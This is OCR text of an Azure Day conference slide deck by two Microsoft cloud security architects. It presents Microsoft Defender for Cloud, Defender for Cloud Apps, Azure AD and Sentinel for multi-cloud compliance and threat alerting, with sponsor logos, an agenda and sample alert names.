AZURE DAY

Detect compliance and security issues for DevOps and multi-cloud environments in (less than) one hour

Mario Cuomo & Edoardo Garofano

Cloud Security Architects @ Microsoft

NET CODE

Thanks to

AZURE DAY

Microsoft

avanade

4wardPRO
AN IMPRESOFT COMPANY

altitudo

BC Soft
consulenza sistemi informativi

LOOBRA

Reti
Società Benefit

UNIKEY
Bringing IT knowledge to the people

stickermule

Packt>

JET BRAINS

Who we are

Mario Cuomo

🌐 *mariocuomo.github.io*

Edoardo Garofano

in *linkedin.com/in/edoardo-g-44b314b2*

Agenda

1. Compliance and security management from stakeholders to developers

- Multi-Cloud compliance and risk as a service
- Multi-Cloud workloads' security

Microsoft
Defender for Cloud
&
Microsoft
Defender for Cloud Apps

2. Modern security controls in legacy environments

- Applying risk and data value based conditional access policies
- Forcing any legacy application to authenticate with Azure Active Directory


Microsoft
Defender for Cloud Apps
&
Microsoft Azure Active
Directory

3. Automate and Integrate security with newest technologies

- Centralize all security issues from any environment
- Automate workflows with AI

Microsoft
Sentinel
&
OpenAI

Checking compliance for any environment



Microsoft Defender for Cloud

Hybrid Cloud platforms


- Amazon Web Services
- Microsoft Azure
- Google Cloud
- On-premises

Microsoft Defender for Cloud Apps

17,000+ supported apps

Microsoft Azure
Power BI
Office 365
Microsoft Teams
Microsoft Dynamics 365
in LEARNING
Confluence
cornerstone
DocuSign
Adobe
box
HighQ
Dropbox
G Suite
zendesk
workday.
aws
Workiva
tableau
JIRA Software
Workplace by facebook
CONCUR.
Cisco webex
okta
zoom
salesforce
slack
GitHub
servicenow

Protect your Database



read activity log, e.g failed sign-in

read activity log, e.g sql injection

NOTE
double surface attack:
- via exposed web application
- via exposed port in internet

Raise alerts


Microsoft Defender for Cloud

Automation with Logic App

Alert

- *Suspected brute force attack using a valid user*
- ***Potential SQL injection***
- *Log on from an unusual location*


Protect your Storage



Alert

- *Access from a suspicious application*
- *Potential malware uploaded to a storage account*
- *Unusual amount of data extracted from a sensitive blob container*

Protect your Server

